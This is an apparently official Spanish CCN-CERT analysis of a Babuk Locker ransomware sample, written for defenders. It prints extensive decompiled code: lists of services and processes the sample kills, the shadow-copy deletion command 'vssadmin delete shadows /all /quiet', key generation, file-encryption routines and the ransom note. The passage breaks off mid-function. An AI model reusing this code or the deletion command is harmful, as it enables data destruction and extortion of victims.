Informe Código Dañino
CCN-CERT ID-10/21

Babuk Locker

Agosto 2021

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: agosto de 2021

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma **MD5 E10713A4A5F635767DCD54D609BED977** y **SHA256 8203C2F00ECD3AE960CB3247A7D7BFB35E55C38939607C85DBDB5C92F0495FA9**, perteneciente a la familia de ransomware Babuk Locker. El principal objetivo de esta muestra es cifrar los ficheros del sistema afectado para, posteriormente, solicitar el pago de un rescate en criptomonedas a cambio de la herramienta de descifrado.

3. ANÁLISIS DE CÓDIGO DAÑINO

3.1 DETALLES GENERALES

La muestra analizada en este apartado es un ejecutable de 32 bits con los siguientes hashes:

NOMBRE FICHERO	-
MD5	E10713A4A5F635767DCD54D609BED977
SHA256	8203C2F00ECD3AE960CB3247A7D7BFB35E55C38939607C85DBDB5C92F0495FA9

La fecha de compilación de su "File Header" es el 30 de diciembre de 2020, 11:03:14 (UTC), sin embargo, esta información no es del todo fiable ya que se puede alterar fácilmente:



Figura 1. Fechas de compilación de la muestra.

La muestra no presenta propiedades del fichero.



Figura 2. Propiedades del fichero.

3.2 CARACTERÍSTICAS TÉCNICAS

El código dañino comienza su ejecución comprobando los parámetros utilizados para la ejecución de la muestra. El código puede ser ejecutado con o sin parámetros. Los parámetros aceptados son los siguientes:

- **-lanfirst**: tanto si se ejecuta sin parámetros o utilizando "**-lanfirst**", el código dañino cifrará primero los ficheros de las capetas compartidas en la red y continuará con los ficheros del equipo.
- **-lansecond**: **c**on esta opción, el código dañino cifrará primero los ficheros del equipo y después los ficheros de las carpetas compartidas en la red.
- **-nolan**: mediante esta opción el código dañino sólo cifrará los ficheros del equipo.

```
param1_id = 0;
v18 = 0;
CommandLineA = GetCommandLineA();
v5 = (struct_argv *)parse_commandline(CommandLineA, (int)&v18);
if ( v18 > 1 )
{
  for ( i = 1; i < v18; ++i )
  {
    if ( lstrcmpA(v5->param1, "-lanfirst") )
    {
      if ( lstrcmpA(v5->param1, "-lansecond") )
      {
        if ( !lstrcmpA(v5->param1, "-nolan") )
          param1_id = -1;                    // -nolan
      }
      else
      {
        param1_id = 0;                       // -lansecond
      }
    }
    else
    {
      param1_id = 1;                         // -lanfirst
    }
  }
}
SetProcessShutdownParameters(0, 0);
```

Figura 3. Comprobación de los parámetros.

Seguidamente, el código dañino ejecuta la función **SetProcessShutdownParameters(0,0)**, lo que le permite colocarse a sí mismo en la última posición de la lista que determina el orden en el que se finalizan los procesos cuando el sistema se apaga.

El código dañino contiene una lista de 41 nombres de servicios (incluidos en el Apéndice I), asociados a programas de seguridad, bases de datos y sistemas de backup.

```
dd offset aMemtas       ; "memtas"
dd offset aMepocs       ; "mepocs"
dd offset aSophos       ; "sophos"
dd offset aVeeam        ; "veeam"
dd offset aBackup       ; "backup"
dd offset aGxvss        ; "GxVss"
dd offset aGxblr        ; "GxBlr"
dd offset aGxfwd        ; "GxFWD"
dd offset aGxcvd        ; "GxCVD"
dd offset aGxcimgr      ; "GxCIMgr"
dd offset aDefwatch     ; "DefWatch"
dd offset aCcevtmgr     ; "ccEvtMgr"
dd offset aCcsetmgr     ; "ccSetMgr"
dd offset aSavroam      ; "SavRoam"
dd offset aRtvscan      ; "RTVscan"
dd offset aQbfcservice  ; "QBFCService"
dd offset aQbidpservice ; "QBIDPService"
dd offset aIntuitQuickboo ; "Intuit.QuickBooks.FCS"
dd offset aQbcfmonitorser ; "QBCFMonitorService"
dd offset aYoobackup    ; "YooBackup"
dd offset aYooit        ; "YooIT"
dd offset aZhudongfangyu ; "zhudongfangyu"
dd offset aSophos_0     ; "sophos"
dd offset aStcRawAgent  ; "stc_raw_agent"
dd offset aVsnapvss     ; "VSNAPVSS"
dd offset aVeeamtransport ; "VeeamTransportSvc"
dd offset aVeeamdeploymen ; "VeeamDeploymentService"
dd offset aVeeamnfssvc  ; "VeeamNFSSvc"
dd offset aVeeam_0      ; "veeam"
dd offset aPdvfsservice ; "PDVFSService"
dd offset aBackupexecvssp ; "BackupExecVSSProvider"
dd offset aBackupexecagen ; "BackupExecAgentAccelerator"
dd offset aBackupexecagen_0 ; "BackupExecAgentBrowser"
dd offset aBackupexecdive ; "BackupExecDiveciMediaService"
dd offset aBackupexecjobe ; "BackupExecJobEngine"
dd offset aBackupexecmana ; "BackupExecManagementService"
dd offset aBackupexecrpcs ; "BackupExecRPCService"
dd offset aAcrsch2svc   ; "AcrSch2Svc"
dd offset aAcronisagent ; "AcronisAgent"
dd offset aCasad2dwebsvc ; "CASAD2DWebSvc"
```

Figure 4 - Lista de servicios.

El código dañino detendrá todos los servicios de esta lista que se encuentren en ejecución en el equipo. Sin embargo, antes de detener el servicio, el código dañino utilizará la función **EnumDependentServicesA** con la finalidad de obtener el nombre y estado de cualquier servicio que dependa del principal. Antes de finalizar el servicio principal, detendrá los servicios dependientes, mediante la llamada a la función **ControlService**, con el parámetro **SERVICE_CONTROL_STOP**. A continuación, detendrá el servicio principal utilizando nuevamente la función **ControlService**.

```
if ( lpServices )
{
  if ( EnumDependentServicesA(hService, 1u, lpServices, pcbBytesNeeded, &pcbBytesNeeded, &ServicesReturned) )
  {
    qmemcpy(lpServiceName, &lpServices[i], sizeof(lpServiceName));
    hSCObject = OpenServiceA(hSCManager, lpServiceName[0], 0x24u);
    if ( hSCObject )
    {
      if ( ControlService(hSCObject, 1u, &ServiceStatus) )
      {
        while ( ServiceStatus.dwCurrentState != 1 )
        {
          Sleep(ServiceStatus.dwWaitHint);
          if ( QueryServiceStatusEx(
                 hSCObject,
                 SC_STATUS_PROCESS_INFO,
                 (LPBYTE)&ServiceStatus,
                 0x24u,
                 &pcbBytesNeeded) )
          {
            if ( ServiceStatus.dwCurrentState == 1 || GetTickCount() - TickCount > v2 )
              break;
          }
        }
        CloseServiceHandle(hSCObject);
      }
    }
  }
  wrapper_heap_free(lpServices);
}
if ( ControlService(hService, SERVICE_CONTROL_STOP, &Buffer) )
{
  do
  {
    if ( Buffer.dwCurrentState == 1 )
      break;
    Sleep(Buffer.dwWaitHint);
    if ( !QueryServiceStatusEx(hService, SC_STATUS_PROCESS_INFO, (LPBYTE)&Buffer, 0x24u, &pcbBytesNeeded) )
      break;
```

Figure 5 - Terminación de servicios y procesos dependientes.

A su vez, el código dañino contiene una lista de procesos, que intentará detener si se encuentran en ejecución en el equipo infectado. Utiliza las funciones **CreateToolhelp32Snapshot, Process32FirstW** y **Process32NextW**, para enumerar todos los procesos en ejecución en el equipo. Cualquier proceso en ejecución, que se encuentra incluido en la lista del código dañino, será terminado mediante la función **TerminateProcess**. La lista completa se ha incluido en el Apéndice II.

```
BOOL kill_processes()
{
  BOOL i; // [esp+0h] [ebp-240h]
  HANDLE hSnapshot; // [esp+4h] [ebp-23Ch]
  HANDLE hProcess; // [esp+8h] [ebp-238h]
  unsigned int j; // [esp+Ch] [ebp-234h]
  PROCESSENTRY32W pe; // [esp+10h] [ebp-230h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(0xFu, 0);
  pe.dwSize = 556;
  for ( i = Process32FirstW(hSnapshot, &pe); i; i = Process32NextW(hSnapshot, &pe) )
  {
    for ( j = 0; j < 0x1F; ++j )
    {
      if ( !lstrcmpW((&process_list)[j], pe.szExeFile) )
      {
        hProcess = OpenProcess(1u, 0, pe.th32ProcessID);
        if ( hProcess )
        {
          TerminateProcess(hProcess, 9u);
          CloseHandle(hProcess);
        }
        break;
      }
    }
  }
  return CloseHandle(hSnapshot);
}
```

Figure 6 - Terminación de los procesos.

```
process_list    dd offset aSqlExe       ; DATA XREF: kill_processes+83↑r
                                        ; "sql.exe"
                dd offset aOracleExe    ; "oracle.exe"
                dd offset aOcssdExe     ; "ocssd.exe"
                dd offset aDbsnmpExe    ; "dbsnmp.exe"
                dd offset aSynctimeExe  ; "synctime.exe"
                dd offset aAgntsvcExe   ; "agntsvc.exe"
                dd offset aIsqlplussvcExe ; "isqlplussvc.exe"
                dd offset aXfssvcconExe ; "xfssvccon.exe"
                dd offset aMydesktopservi ; "mydesktopservice.exe"
                dd offset aOcautoupdsExe ; "ocautoupds.exe"
                dd offset aEncsvcExe    ; "encsvc.exe"
                dd offset aFirefoxExe   ; "firefox.exe"
                dd offset aTbirdconfigExe ; "tbirdconfig.exe"
                dd offset aMydesktopqosEx ; "mydesktopqos.exe"
                dd offset aOcommExe     ; "ocomm.exe"
                dd offset aDbeng50Exe   ; "dbeng50.exe"
                dd offset aSqbcoreservice ; "sqbcoreservice.exe"
                dd offset aExcelExe     ; "excel.exe"
                dd offset aInfopathExe  ; "infopath.exe"
                dd offset aMsaccessExe  ; "msaccess.exe"
                dd offset aMspubExe     ; "mspub.exe"
                dd offset aOnenoteExe   ; "onenote.exe"
                dd offset aOutlookExe   ; "outlook.exe"
                dd offset aPowerpntExe  ; "powerpnt.exe"
                dd offset aSteamExe     ; "steam.exe"
                dd offset aThebatExe    ; "thebat.exe"
                dd offset aThunderbirdExe ; "thunderbird.exe"
                dd offset aVisioExe     ; "visio.exe"
                dd offset aWinwordExe   ; "winword.exe"
                dd offset aWordpadExe   ; "wordpad.exe"
                dd offset aNotepadExe   ; "notepad.exe"
                align 10h
```

Figure 7 - Lista de procesos.

Al igual que hacen otros ransomwares, el código dañino intentará eliminar las "shadow copies" antes de comenzar el proceso de cifrado y también al finalizar el cifrado. Para ello ejecutará el siguiente comando mediante **ShellExecuteW**:

Borrado de las "Shadow Copies"
cmd.exe /c vssadmin.exe delete shadows /all /quiet

Antes de la ejecución de este comando de borrado, el código dañino desactiva la redirección del sistema de archivos WOW64 mediante la función **Wow64DisableWow64FsRedirection**.

```
FARPROC delete_shadow_copies()
{
  FARPROC result; // eax
  HMODULE LibraryA; // [esp+0h] [ebp-18h]
  HMODULE hModule; // [esp+4h] [ebp-14h]
  BOOL (__stdcall *Wow64DisableWow64FsRedirection)(PVOID *); // [esp+Ch] [ebp-Ch]
  int v4; // [esp+10h] [ebp-8h] BYREF

  v4 = 0;
  if ( check_wow64_process() )
  {
    hModule = LoadLibraryA("kernel32.dll");
    Wow64DisableWow64FsRedirection = (BOOL (__stdcall *)(PVOID *))GetProcAddress(
                                                                    hModule,
                                                                    "Wow64DisableWow64FsRedirection");
    if ( Wow64DisableWow64FsRedirection )
      Wow64DisableWow64FsRedirection((PVOID *)&v4);
  }
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, 0);
  result = (FARPROC)check_wow64_process();
  if ( result )
  {
    LibraryA = LoadLibraryA("kernel32.dll");
    result = GetProcAddress(LibraryA, "Wow64RevertWow64FsRedirection");
    if ( result )
      return (FARPROC)((int (__stdcall *)(int))result)(v4);
  }
  return result;
}
```

Figure 8 - Borrado de las "Shadow Copies"

La siguiente acción que el código dañino realiza para dificultar la recuperación de fichero es la eliminación de los ficheros que se encuentran en la papelera de reciclaje, mediante la función **SHEmptyRecycleBinA**.

En el siguiente paso, el código dañino obtiene el número de núcleos del sistema y lo utiliza para determinar cuántos hilos de cifrado puede ejecutar. En teoría el atacante parece que quiere lanzar dos hilos por núcleo:

```
GetSystemInfo(&SystemInfo);                    // Get system info
double_number_processor = 2 * SystemInfo.dwNumberOfProcessors;
```

Figure 9 - Obtención del número de núcleos.

Sin embargo, sólo lanzará un hilo por dispositivo de almacenamiento. Generalmente el número de dispositivos de almacenamiento es bastante inferior al de núcleos, lo que ralentiza considerablemente el proceso de cifrado, ya que cada dispositivo de almacenamiento es cifrado mediante un único hilo.

```
LogicalDrives = GetLogicalDrives();
if ( LogicalDrives )
{
  for ( drive_letter = 'A'; drive_letter <= 0x5Au; ++drive_letter )// Iterate on all devices by letter name
  {
    if ( (LogicalDrives & 1) != 0 )
    {
      if ( nCount >= double_number_processor )
      {
        WaitForMultipleObjects(nCount, lpHandles, 1, 0xFFFFFFFF);
        for ( j = 0; j < nCount; ++j )
          CloseHandle(lpHandles[j]);
        nCount = 0;
      }
      drive_path = (LPWSTR)wrapper_heap_alloc(14);
      lstrcpyW(drive_path, L"\\\\?\\");
      lstrcpyW(drive_path + 5, L":");
      drive_path[4] = drive_letter;
      DriveTypeW = GetDriveTypeW(drive_path);
      if ( DriveTypeW && DriveTypeW != DRIVE_CDROM )
      {
        if ( DriveTypeW != DRIVE_REMOTE )
        {
          lpHandles[nCount++] = CreateThread(0, 0, wrapper_find_and_encrypt, drive_path, 0, 0);// local drive
          goto LABEL_33;
        }
        nLength = 260;
        lpRemoteName = (LPWSTR)wrapper_heap_alloc(520);
        if ( lpRemoteName && !WNetGetConnectionW(drive_path + 4, lpRemoteName, &nLength) )// remote drive
          lpHandles[nCount++] = CreateThread(0, 0, wrapper_find_and_encrypt, lpRemoteName, 0, 0);
      }
      wrapper_heap_free(drive_path);
    }
```

Figure 10 - Cifrado de dispositivos mediante hilos únicos.

El código dañino emplea ChaCha8, una variante de Salsa20, así como criptografía de curva elíptica (ECDH). El proceso para generar las claves de cifrado es el siguiente:

- Genera un buffer de 88 bytes de valores aleatorios.
- Los 0x20 primero bytes serán utilizados como una clave (**chachaKEY1**) para el algoritmo ChaCha8 y los siguientes 0xC bytes como "**nonce1**" (valor aleatorio que no se repite nunca. Se utiliza en protocolos criptográficos para prevenir ataques de tipo 'replay') del mismo algoritmo.
- Los siguientes 0x20 bytes serán utilizados como una segunda clave (**chachaKEY2)** para el algoritmo ChaCha8, y los siguientes 0xC bytes como "**nonce2**".

```
int create_random_number()
{
  BOOLEAN (__stdcall *SystemFunction036)(PVOID, ULONG); // [esp+0h] [ebp-8h]
  HMODULE hModule; // [esp+4h] [ebp-4h]

  InitializeCriticalSection(&CriticalSection);
  hModule = LoadLibraryA("advapi32.dll");
  SystemFunction036 = (BOOLEAN (__stdcall *)(PVOID, ULONG))GetProcAddress(hModule, "SystemFunction036");
  return ((int (__stdcall *)(char *, int))SystemFunction036)(chacha8_key1, 88);
}
```

Figure 11 - Generación de números aleatorios.

- A continuación, se cifrará clave **chachaKEY2**, con la clave **chachaKEY1** (el resultado será **chachaKEY2_enc**), y la clave **chachaKEY1** con la clave recién cifrada **chachaKEY2_enc** (el resultado será **chachaKEY1_enc**). En ambos casos se utilizarán los respectivos "nonce".
- La clave cifrada **chachaKEY1_enc** será utilizado como clave privada ECDH (**ECDH_priv),** de 72 bytes.

```
void __cdecl create_private_key(int ECHD_private_key, unsigned int private_key_size)
{
  unsigned int i; // [esp+0h] [ebp-4h]

  EnterCriticalSection(&CriticalSection);
  chacha_cipher(chacha8_key1, 20, chacha8_nonce1, (int)chacha8_key2, (int)chacha8_key2, 44);
  chacha_cipher(chacha8_key2, 20, chacha8_nonce2, (int)chacha8_key1, (int)chacha8_key1, 44);
  for ( i = 0; i < private_key_size; ++i )
    *(_BYTE *)(i + ECHD_private_key) = chacha8_key1[i];
  LeaveCriticalSection(&CriticalSection);
}
```

Figure 12 - Generación de clave privada ECDH

- El siguiente paso será calcular la clave pública ECDH (**ECDH_pub**) a partir de la clave **ECDH_priv**, calculada previamente.
- A continuación, se generará la clave compartida (**ECDH_shared_key**) a partir de la clave privada **ECDH_priv** y de la clave pública del atacante (**ECDH_pub_embedded**), embebida en el código dañino (**0x00401BB8**).

```
.text:00401BB8 ECDH_other_public_key dd 5D201D4Eh, 493338BEh, 7B449B72h, 0ABBC7E72h, 977C95C6h
.text:00401BB8                                         ; DATA XREF: start+1A6↓o
.text:00401BB8                 dd 0E34F0CA4h, 727D7EEDh, 0A5455CB0h, 0BD222D0Fh, 43337FEDh
.text:00401BB8                 dd 5456D1C8h, 9C17175Eh, 5DB79C7Ah, 25E3F3Ch, 5C6122C4h
.text:00401BB8                 dd 594E1DF4h, 71BF2F02h, 4FDFE2Eh, 2B2BB759h, 0DC979B2Bh
.text:00401BB8                 dd 25509459h, 1A4EB3A7h, 4B2F8848h, 0DD3D06Fh, 6BD39744h
.text:00401BB8                 dd 0F3415651h, 6399CFEAh, 0F4F12EEDh, 0A9677B50h, 334962BCh
.text:00401BB8                 dd 1E69E76Ch, 0E0DF0748h, 4270EFEFh, 0BF22640h, 0A3CBC3E3h
.text:00401BB8                 dd 5CE38A6h
```

Figure 13 - Clave pública del atacante embebida en el código dañino.

- Finalmente, se utilizará SHA256 sobre la clave compartida (72 y 144 bytes de **ECDH_shared_key**), para generar 2 nuevas claves ChaCha8, que serán utilizadas durante el proceso de cifrado de los ficheros: **chacha8key_encrypt_file_1** y **chacha8key_encrypt_file_1**.

```
create_random_number();                         // Generate random
create_private_key((int)&ECHD_private_key, 72u);
ECDH_generate_key((int)&ECHD_public_key, (int)&ECHD_private_key);
ECDH_shared_secret(&ECHD_private_key, ECDH_other_public_key, ECDH_shared_key);
sha256_encrypt(&chacha8key_encrypt_file_1, ECDH_shared_key, 72);
sha256_encrypt(&chacha8key_encrypt_file_2, ECDH_shared_key, 144);
und_memcpy(ECDH_shared_key_buffer, ECDH_shared_key, 0xCu);
GetEnvironmentVariableW(L"APPDATA", (LPWSTR)APPDATA_buffe, 0xF4u);
lstrcatW((LPWSTR)APPDATA_buffe, L"\\ecdh_pub_k.bin");
NumberOfBytesWritten = 0;
hFile = CreateFileW((LPCWSTR)APPDATA_buffe, 0x40000000u, 1u, 0, 1u, 0x80u, 0);
if ( hFile != (HANDLE)-1 )
{
  WriteFile(hFile, &ECHD_public_key, 0x90u, &NumberOfBytesWritten, 0);
  CloseHandle(hFile);
```

Figure 14 - Generación de las claves de cifrado.

La clave pública ECDH, **ECDH_pub**, utilizada por el atacante para generar las claves de descifrado de los ficheros, es guardada en el fichero **%APPDATA%\ecdh_pub_k.bin**. El atacante podrá generar la clave compartida, **ECDH_shared_key**, utilizando su clave privada y la clave pública, **ECDH_pub**, generada en el equipo infectado (**%APPDATA%\ecdh_pub_k.bin**).

El código dañino contiene una lista de directorio y ficheros que serán excluidos durante el proceso de cifrado (Apéndice III). Tampoco se cifrarán los ficheros que tengan la extensión "**.__NIST_K571__**" o con el nombre "**How To Restore Your Files.txt**".

```
lstrcpyW(lpString1, location);
lstrcatW(lpString1, L"\\*");
hFindFile = FindFirstFileW(lpString1, &FindFileData);
if ( hFindFile != (HANDLE)-1 )
{
  do
  {
    for ( i = 0; i < 0x1F; ++i )
    {
      if ( !lstrcmpiW(FindFileData.cFileName, (&exclusions_list)[i]) )
        goto NEXT;
    }
    lstrcpyW(lpString1, location);
    lstrcatW(lpString1, &word_401BB4);
    lstrcatW(lpString1, FindFileData.cFileName);
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      if ( (unsigned int)a2 <= 0xF )
        find_and_encrypt(lpString1, a2 + 1);
    }
    else if ( lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
    {
      for ( j = lstrlenW(FindFileData.cFileName); j >= 0; --j )
      {
        if ( FindFileData.cFileName[j] == 46 )
        {
          if ( !lstrcmpW(&FindFileData.cFileName[j], L".__NIST_K571__") )
            goto NEXT;
          break;
        }
      }
      encrypt_file(lpString1);
    }
T:
    ;
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
```

Figure 15 - Bucle de cifrado.

El bucle de cifrado utiliza las funciones **FindFirstFileW/FindNextFileW** para encontrar y cifrar los ficheros del dispositivo de almacenamiento, utilizando recursión cada vez que encuentra un directorio. Sin embargo, el código dañino sólo analiza hasta 16 directorios de profundidad, por lo que es posible que no todos los ficheros del dispositivo sean cifrados.

Antes de cifrar cualquier fichero, el código dañino utiliza las funciones **RmStartSession**, **RmRegisterResources** y **RmGetList** para identificar los procesos que están utilizando el fichero y detenerlos (excepto si se trata de explorer.exe: **RmExplorer** o de un proceso crítico del sistema: **RmCritical**), con la finalidad de evitar fallos durante el proceso de cifrado.

```
while ( 1 )
{
  hFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
  if ( hFile != (HANDLE)-1 )
    break;
  if ( !v4 )
    return;
  strncpy((int)v19, 0, 0x42u);
  if ( RmStartSession(&pSessionHandle, 0, (WCHAR *)v19) )
    return;
  if ( !RmRegisterResources(pSessionHandle, 1u, &lpFileName, 0, 0, 0, 0) )
  {
    pnProcInfo = 10;
    if ( !RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, dwProcessId, &dwRebootReasons) )
    {
      for ( i = 0; i < pnProcInfo; ++i )
      {
        if ( dwProcessId[i].ApplicationType != RmExplorer
          && dwProcessId[i].ApplicationType != RmCritical
          && GetCurrentProcessId() != dwProcessId[i].Process.dwProcessId )
        {
          hProcess = OpenProcess(0x100001u, 0, dwProcessId[i].Process.dwProcessId);
          if ( hProcess != (HANDLE)-1 )
          {
            TerminateProcess(hProcess, 0);
            WaitForSingleObject(hProcess, 0x1388u);
            CloseHandle(hProcess);
          }
        }
      }
    }
  }
  RmEndSession(pSessionHandle);
  v4 = 0;
}
```

Figure 16 – Identificación y detención de los procesos en uso.

El proceso de cifrado depende del tamaño del fichero, realizándose de la siguiente forma:

- Ficheros **inferiores a 41943040 bytes (41Mb)**. Serán cifrados al completo, mediante un cifrado doble. En este caso, el código dañino mapeará el fichero completamente en memoria y lo cifrará con la clave **chacha8key_encrypt_file_1**. Seguidamente, lo volverá a cifrar con la clave **chacha8key_encrypt_file_2**. En ambos cifrados el "nonce" utilizado serán los 12 primeros bytes de la clave compartida **ECDH_shared_key**.

```
GetFileSizeEx(hFile, &FileSize);
hFileMappingObject = CreateFileMappingA(hFile, 0, 4u, 0, 0, 0);
if ( hFileMappingObject )
{
  if ( FileSize.QuadPart <= 0x2800000 )       // Files lower that 41943040 (41MB)
  {
    if ( FileSize.QuadPart > 0 )
    {
      map_file = MapViewOfFile(hFileMappingObject, 0xF001Fu, 0, 0, FileSize.LowPart);
      if ( map_file )
      {
        chacha_cipher(
          chacha8key_encrypt_file_1,
          20,
          ECDH_shared_key_buffer,
          (int)map_file,
          (int)map_file,
          FileSize.LowPart);
        chacha_cipher(
          chacha8key_encrypt_file_2,
          20,
          ECDH_shared_key_buffer,
          (int)map_file,
          (int)map_file,
          FileSize.LowPart);
        UnmapViewOfFile(map_file);
      }
    }
  }
```

Figure 17 - Cifrado de ficheros inferiores a 41Mb

- Ficheros **mayores de 41943040 (41Mb)**. El fichero se divide en 3 bloques y sólo se cifrarán los primeros 10Mb (10485760) de cada bloque, cifrándolos doblemente mediante ChaCha8 y las claves **chacha8key_encrypt_file_1** y **chacha8key_encrypt_file_2**, como se ha explicado en el punto anterior.

```
else                                    // Files bigger that 0x2800000 (41943040 (41Mb) )
{
  LODWORD(v1) = _j___ehfuncinfo___2_YAPAXIABUnothrow_t_std___Z_LIBCMT(FileSize.QuadPart, 0xA00000u, 0);
  LODWORD(v2) = _j___ehfuncinfo___2_YAPAXIABUnothrow_t_std___Z_LIBCMT(v1, 3u, 0);
  v3 = v2;
  for ( j = 0i64; j < 3; ++j )          // Split file in 3 parts
  {
    lpBaseAddress = MapViewOfFile(      // Map begining of each block
                      hFileMappingObject,
                      0xF001Fu,
                      (unsigned __int64)(0xA00000 * j * v3) >> 32,
                      0xA00000 * j * v3,
                      0xA00000u);
    if ( lpBaseAddress )                // Encrypts only the first 10Mb (10485760) of each block
    {
      chacha_cipher(
        chacha8key_encrypt_file_1,
        20,
        ECDH_shared_key_buffer,
        (int)lpBaseAddress,
        (int)lpBaseAddress,
        0xA00000);
      chacha_cipher(
        chacha8key_encrypt_file_2,
        20,
        ECDH_shared_key_buffer,
        (int)lpBaseAddress,
        (int)lpBaseAddress,
        0xA00000);
      UnmapViewOfFile(lpBaseAddress);
    }
  }
}
CloseHandle(hFileMappingObject);
```

Figure 18 - Cifrado de ficheros mayores de 41 Mb.

Una vez que el fichero ha sido cifrado, el código dañino añade la extensión "**.__NIST_K571__**".

```
if ( lpString1 )                        // Rename encrypted file with extension .__NIST_K571__
{
  lstrcpyW(lpString1, lpFileName);
  lstrcatW(lpString1, L".__NIST_K571__");
  MoveFileExW(lpFileName, lpString1, 9u);
  wrapper_heap_free(lpString1);
}
```

Figure 19 - Renombrado de los ficheros cifrados.

Finalmente, en todos los directorios donde se ha cifrado algún fichero, se crea el fichero "**How To Restore Your Files.txt**", que contiene la nota de rescate del código dañino.

```
lstrcpyW(lpString1, location);
lstrcatW(lpString1, L"\\How To Restore Your Files.txt");
hFile = CreateFileW(lpString1, 0x40000000u, 1u, 0, 1u, 0, 0);
if ( hFile != (HANDLE)-1 )
{
  WriteFile(
    hFile,
    "----------- [ Hello! ] ------------->\r\n"
    "\r\n"
    "       ****BY BABUK LOCKER****\r\n"
    "\r\n"
    "What happend?\r\n"
    "---------------------------------------------\r\n"
    "Your computers and servers are encrypted, backups are dele
    "yption algorithms, so you cannot decrypt your data.\r\n"
    "But you can restore everything by purchasing a special pro
    "l restore your entire network.\r\n"
    "Follow our instructions below and you will recover all you
    "If you continue to ignore this for a long time, we will st
    "ng your data to the dark web.\r\n"
```

Figure 20 - Nota de rescate.

Para el cifrado de dispositivos remotos, el código dañino utiliza la función **WNetGetConnectionW** que le permite obtener el nombre del recurso de red asociado al dispositivo local. Una vez que el código dañino dispone de esta información puede continuar el proceso de cifrado como si se tratase de un dispositivo local.

```
DriveTypeW = GetDriveTypeW(drive_path);
if ( DriveTypeW && DriveTypeW != DRIVE_CDROM )
{
  if ( DriveTypeW != DRIVE_REMOTE )
  {
    lpHandles[nCount++] = CreateThread(0, 0, wrapper_find_and_encrypt, drive_path, 0, 0);// local drive
    goto LABEL_33;
  }
  nLength = 260;
  lpRemoteName = (LPWSTR)wrapper_heap_alloc(520);
  if ( lpRemoteName && !WNetGetConnectionW(drive_path + 4, lpRemoteName, &nLength) )// remote drive
    lpHandles[nCount++] = CreateThread(0, 0, wrapper_find_and_encrypt, lpRemoteName, 0, 0);
}
```

Figure 21 - Nota de rescate.

Finalmente, como se ha comentado al principio del informe, el código dañino también tiene la capacidad de buscar y cifrar el contenido de las carpetas compartidas en otros dispositivos de la red del equipo infectado. Para ello utiliza las funciones **WNetOpenEnumW** y **WNetEnumResourceW** con la finalidad de buscar recursivamente ficheros en todos los recursos compartidos de la red. El proceso de cifrado será el mismo que el utilizado para dispositivos locales.

```
int __cdecl encrypt_shared_network(LPNETRESOURCEW lpNetResource)
{
  int result; // eax
  DWORD i; // [esp+0h] [ebp-14h]
  HANDLE hEnum; // [esp+4h] [ebp-10h] BYREF
  DWORD BufferSize; // [esp+8h] [ebp-Ch] BYREF
  DWORD cCount; // [esp+Ch] [ebp-8h] BYREF
  LPNETRESOURCEW lpNetResourcea; // [esp+1Ch] [ebp+8h]

  cCount = -1;
  BufferSize = 0x4000;
  result = WNetOpenEnumW(2u, 0, 0x13u, lpNetResource, &hEnum);
  if ( !result )
  {
